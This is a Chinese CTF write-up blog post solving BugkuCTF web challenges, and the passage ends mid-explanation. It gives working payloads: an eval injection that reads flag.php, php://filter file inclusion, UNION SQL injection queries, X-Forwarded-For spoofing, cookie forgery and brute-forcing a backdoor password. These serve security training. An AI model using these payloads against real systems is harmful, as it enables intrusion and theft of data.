BugkuCTF Writeup——Web

原创

LetheSec 于 2019-03-07 21:34:23 发布 1939 收藏 12

分类专栏： CTF wp 文章标签： Bugku CTF writeup

本文链接：https://blog.csdn.net/qq_42181428/article/details/88216114

CTF 同时被 2 个专栏收录

24 篇文章 8 订阅

订阅专栏

wp

11 篇文章 0 订阅

订阅专栏

文章目录

*cookies欺骗

*never give up

welcome to bugku

过狗一句话

字符？正则？

前女友(SKCTF)

login1(SKCTF)

你从哪里来

md5 collision(NUPT_CTF)

程序员本地网站

各种绕过

web8

细心

*求getshell

**INSERT INTO注入

*这是一个神奇的登陆框

1.手工注入

2.sqlmap

*多次

*PHP_encrypt_1(lSCCCTF)

flag.php

sql注入2

Trim的日记本

login2(SKCTF)

江湖魔头


login4


web2

直接查看F12查看源码即可得flag。

计算器

简单计算题，但输入框限制输入长度，直接改输入框的前端代码，输入计算结果，得到flag。






web基础$_GET

代码审计，GET方法传入what变量的值为'flag'即可得flag。


payload：`?what=flag`



web基础$_POST

遇上一题类似，只不过是以POST方式传参，在Hackbar中传入：`what=flag`

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```




*矛盾

代码审计，要求传入的`$num`即不能是数字，又要等于1，才能输出flag。
这不是矛盾吗？我这里提供两种绕过思路构造`$num`
（1） 在php里可以用`.`来连接字符串，所以当构造`num=1.' '`时，num就被当做了字符串，但由于后面连接的字符串为空，在弱比较的时候仍然会判断与1相等。
（2）可以想到用科学计数法表示数字1，例如：`1E+0.1`既不是纯数字，其实际值又等于1。

所以`payload`为`?num=1.' '`或`?1E+0.1`

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{**********}';
}
1''flag{bugku-789-ps-ssdf}
```



web3

查看源代码发现一串Unicode编码，在线解码网站解码即得flag

```
&#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#
75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;
```

```
KEY{J2sa42ahJK-HS11III}
```

域名解析

把flag.bugku.com 解析到120.24.86.145即可得flag。
在`c:\windows\system32\drivers\etc\`目录下打开hosts
后进行修改，在最后添加上我们需要的`120.24.86.145 flag.bugku.com`
再访问flag.bugku.com即得flag

你必须让他停下

题目要求`Stop at panda`，就能得到flag，但是页面上的图片再不断变化，可以BurpSuite抓包后，多次重发包，然后没几次就能看到flag。

```
GET /web12/ HTTP/1.1
Host: 123.206.87.240:8002
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3
Referer: http://123.206.87.240:8002/web12/
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Dec 2019 00:30:27 GMT
Content-Type: text/html
Connection: close
Content-Length: 630

<html>
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<meta name="description" content="">
<meta name="author" content="">
<title>Dummy game</title>
</head>

<script language="JavaScript">
function myrefresh(){
window.location.reload();
}
setTimeout('myrefresh()',500);
</script>
<body>
<center><strong>I want to play Dummy game with others£¡But I can't stop!</strong></center>
<center>Stop at panda ! u will get flag</center>
<center><div><img src="10.jpg"/></div></center><br><a style="display:none">flag{dummy_game_1s_s0_popular}</a></body>
</html>
```

*本地包含

这道题还是可以分析一下的，关键主要时闭合、构造php代码。
打开题目，发现如下代码：

```php
<?php
        include  "flag.php";
        $a  =  @$_REQUEST['hello'];
        eval(  "var_dump($a);");
        show_source(__FILE__);
?>
```

- 首先判断肯定要通过hello传一个参数进去。
- 然后看到了`eval()`这个函数，在CTF比赛中要对这个函数非常敏感，它可以将函数里的字符串当作php代码来解析，再结合题目名：文件包含，思路应该是通过这个函数将php代码以参数传进去，来包含flag.php函数获得flag。
- 但是`eval()`函数还有一个`var_dump()`函数处理传入的参数，这时就需要先对这个函数进行闭合，然后`eval()`函数就能执行后面的php代码了。(闭合了前面的括号，别忘了最后还有一个括号)

最终构造的payload：`?hello=);echo file_get_contents('flag.php'`
然后，查看网页源码，flag在源码里。


*变量1

代码审计，考察php可变变量，构造`?args=GLOBALS`，即得flag。

flag In the variable ! <?php


```
error_reporting(0);
include "flag1.php";
highlight_file(__file__);
if(isset($_GET['args'])){
        $args = $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args error!");
        }
        eval("var_dump($$args);");
}
?>
```

array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }



web5

查看源代码，看到JSFuck代码，直接在控制台输出一下：



头等舱

flag就在http返回头里，Chrome F12-Network-F5刷新或者BurpSuite抓包即可看到flag

```
GET /hd.php HTTP/1.1
Host: 123.206.87.240:9009
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 09 Dec 2019 00:36:13 GMT
Content-Type: text/html
Connection: close
flag{Bugku_k8_23s_istra}:
Content-Length: 139


<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<pre><br><br><br><br>什么也没有。<br><br>
</html>
```

网站被黑

扫描目录发现shell.php，根据题目，这应该是留的后门，直接用burpsuite爆破密码即可，密码为：hack

*管理员系统

抓包后先在请求头里增加：

```
X-Forwarded-For: 127.0.0.1
```

来伪装本地ip。
查看源代码最后一行有一个base64字符串，解码后为`test123`（这其实是密码，一开始可能会当作用户名），用户名为：`admin`，在burpsuite里面重发包，得到flag。

web4


将源码里的JS代码url解码再拼接，然后审计代码，再password框里输入：`67d709b2b54aa2aa648cf6e87a7114f1`，得到flag

flag在index里

进入后有一个`'click me? no'`链接，点击后url跳转到`?file=show.php`，判断应该为本地文件包含，利用php伪协议。
根据题目`“flag在index里”`，所以应包含`index.php`构造如下payload:

```
?file=php://filter/read=convert.base64-encode/resource=index.php
```

得到一段base64，解码得flag。



输入密码查看flag

输入5位数得密码，告诉了位数（url里也提示了baopo），那就抓包在burpsuite里爆破即可。

点击一百万次

要点击100万次才行，显然不可能手点，Chrome F12查看源码，看到一段JavaScript代码，复制到Console控制台，并将点击时得`count++`代码改为`count+=999999`，然后回车，这样再点一次页面就到100万次啦。

```
>
      var clicks=0
      $(function() {
        $("#cookie")
          .mousedown(function() {

    $(this).width('350px').height('3
   50px');
          })
          .mouseup(function() {

    $(this).width('375px').height('3
   75px');
            clicks+=999999;

    $("#clickcount").text(clicks);
            if(clicks >= 1000000){
              var form = $('<form
   action="" method="post">' +
                           '<input
   type="text" name="clicks"
   value="' + clicks + '" hidden/>'
   +

   '</form>');

   $('body').append(form);

   form.submit();
            }
          });
      });
```

备份是个好习惯

根据提示访问`index.php.bak`（bak是常见得备份文件），下载源码如下：

```php
<?php
include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

代码审计得知，要构造`key1、key2`的值，使他们md5值相等，真值不同。
但这里通过`str_replace('key','',$str)`过滤了`key`，把字符串里面得`key`替换为空了，但可以双写绕过。
最终payload：`?kkeyey1[]=1&kkeyey2[]=2`

成绩单

一道没有任何过滤的sql注入题

```
1' order by 4 #
-1' union select 1,2,3,4 #
-1' union select 1,2,3,table_name from information_schema.tables where table_schema=database() #
-1' union select 1,2,3,column_name from information_schema.columns where table_name='fl4g' #
-1' union select 1,2,3,(select skctf_flag from fl4g) #
```

*秋名山老司机

这题得写脚本来计算结果并提交，脚本如下：

```
#!/usr/bin/env python3
#coding=utf-8

import requests
import re

url = 'http://123.206.87.240:8002/qiumingshan/'
s = requests.Session()
source = s.get(url)
expression = re.search(r'(\d+[+\-*])+(\d+)', source.text).group()
# 正则表达式匹配算式，并将算是以字符串形式保存在expression中
result = eval(expression)

#根据提示，将计算结果，以post方式传入value
post = {'value': result}
print(s.post(url, data=post).text)

"""
正则表达式第二种方法
expression = re.findall(r'<div>(.*?)=?;</div>', source)
findall()输出内容只是括号匹配到的内容，不是所有内容,且以列表的形式保存

expression = "".join(expression)
将列表里的算式转换成字符串

expression = expression[:-2]
去掉算式最后的'=? '
"""
```

*速度要快

（1）先抓包，在返回头里有一串base64，解码得一句话：`跑的还不错，给你flag吧：NDE5NzA1`，很显然这肯定不是最终结果。
（2）查看源码，发现注释里也有一句话：`OK ,now you have to post the margin what you find`，意思，意思就是让你把刚刚发现得东西用post传给`margin`
（3）但是发现其实刚刚抓包得到得一串字符每次都不一样，再结合题目“速度要快”，看来也是要写脚本，将得到的字符串，立刻再传过去。

最终使用脚本如下，即可得到flag：

```
#!/usr/bin/env python3
#coding=utf-8

import requests
import base64

url = 'http://123.206.87.240:8002/web6/'

s = requests.Session()

# flag在头部信息里
headers = s.get(url).headers

flag = base64.b64decode(headers['flag']) # b64decode解码出来为byte类型

margin = flag.decode().split(': ')[1]    # 使用split()前，要先将byte转换为str
# split的结果以列表的形式储存，所以取索引[1]来取冒号后面的字符串

margin = base64.b64decode(margin)
post = {'margin':margin}
print(s.post(url, data=post).text)
```

*cookies欺骗

（1）观察URL有点不对劲：`?line=&filename=a2V5cy50eHQ=`，里面有串base64，解密为：keys.txt，根据`line`与`filename`判断这个URL意思应该是读取了keys.txt这个文件得第0行。
（2）根据推测，将后面得base64改为index.php得base64编码，即构造`?line=&filename=aW5kZXgucGhw`，返回的是空白页面，但是源码里面可以看到`<?php`，于是增大`line`的值就可以看到一行行代码，可以写个简单的脚本来获取`index.php`的源码：

```
#get_code.py

import requests

url = 'http://123.206.87.240:8002/web11/index.php'

s = requests.Session()
for line in range(30):
    payload = {'line':line, 'filename':'aW5kZXgucGhw'} # 这里filename为index.php的base64编码
    print(s.get(url, params=payload).text)
```

可以得到index.php的源码如下:

```php
//index.php

<?php
error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){
 $file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
 $fa = file($file);
 echo $fa[$line];
}
?>
```

得到源码后，进行简单的代码审计，即要传入COOKIE: `margin:'margin'`，且提示了`keys.php`，因此可以写如下脚本来获得flag：

```python
import requests

url = 'http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy5waHA='
#根据index.php源码得这里filename为keys.php的base64编码

s = requests.Session()

cookies = dict(margin='margin')

print(s.get(url, cookies=cookies).text)
```

*never give up

（1）先看源码，发现`1p.html`，于是访问此页面，但是一访问就会自动跳转到bugku的首页，于是抓包，看到一大串东西。

```
GET /test/1p.html HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
```

```
var Words
="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%
3C%21--JTlyJTNCaWYlMjglMjElMjRfR0VUJTVCJTI3aWQlMjclNUQlMjklMEEIN0lIMEEIMDloZWFkZXIlMjglMjd
Mb2NhdGlvbiUzQSUyMGhlbGxvLnBocCUzRmlkJTNEMSUyNyUyOSUzQiUwQSUwOWV4aXQlMjglMjklM0lIME
EIN0QlMEEIMjRpZCUzRCUyNF9HRVQlNUlIMjdpZCUyNyU1RCUzQiUwQSUyNGEIM0QlMjRfR0VUJTVCJTI3YSU
yNyU1RCUzQiUwQSUyNGIlM0QlMjRfR0VUJTVCJTI3YiUyNyU1RCUzQiUwQWlmJTI4c3RyaXBvcyUyOCUyNGEl
MkMlMjcuJTI3JTI5JTI5JTBBJTdCJTBBJTA5ZWNobyUyMCUyN25vJTlwbm8lMjBubyUyMG5vJTlwbm8lMjBuby
UyMG5vJTI3JTNCJTBBJTA5cmV0dXJuJTlwJTNCJTBBJTdEJTBBJTI0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb
250ZW50cyUyOCUyNGElMkMlMjdyJTI3JTI5JTNCJTBBaWYlMjglMjRkYXRhJTNEJTNEJTlyYnVna3UlMjBpcyUy
MGElMjBuaWNlJTlwcGxhdGVmb3JtJTlxJTlyJTlwYW5kJTlwJTI0aWQlM0QlM0QwJTlwYW5kJTlwc3RybGVuJTI4
JTI0YiUyOSUzRTUlMjBhbmQlMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHIlMjglMjRiJTJDMCUyQzElMjklMk
MlMjlxMTE0JTlyJTI5JTlwYW5kJTlwc3Vic3RyJTI4JTI0YiUyQzAlMkMxJTI5JTlxJTNENCUyOSUwQSU3QiUwQSU
wOXJlcXVpcmUlMjglMjJmNGwyYTNnLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UlMEEIN0lIMEEIMDlwcm
ludCUyMCUyMm5ldmVyJTlwbmV2ZXIlMjBuZXZlciUyMGdpdmUlMjB1cCUyMCUyMSUyMSUyMSUyMiUzQiU
wQSU3RCUwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
```

（2）将这一大串东西先URL解码，再base64，再URL解码得到如下代码：

```
var Words ="<script>window.location.href='http://www.bugku.com';</script>
<!--";if(!$_GET['id'])
{
 header('Location: hello.php?id=1');
 exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
 echo 'no no no no no no no';
 return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and su
bstr($b,0,1)!=4)
{
 require("f4l2a3g.txt");
}
else
{
 print "never never never give up !!!";
}


?>-->"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
```

（3）紧接着进行代码审计，关键是要传参满足下面这些条件：

```
1.$data=="bugku is a nice plateform!"
2.$id==0
3.strlen($b)>5 and eregi("111".substr($b,0,1),"1114")  and substr($b,0,1)!=4
```

第一个条件：根据前面的`$data = @file_get_contents($a,'r')`判断是文件包含，包含的文件里要有`bugku is a nice plateform!`，可以利用`php://input`伪协议即可，不了解的可以参考：CTF中文件包含漏洞总结
构造的payload为：`?a=php://input`，并再post里传入：`bugku is a nice plateform!`

第二个条件简单，`if(!$_GET['id'])`限制了id必须非0，但由于后面判断的时候用的是松散比较比较`==`，`$id`若想满足非空非零且弱等于整型数 0，则`$id`的值只能为非空非零字符串，这里假设，因此我这里构造：`?id=qwe`

松散比较 ==

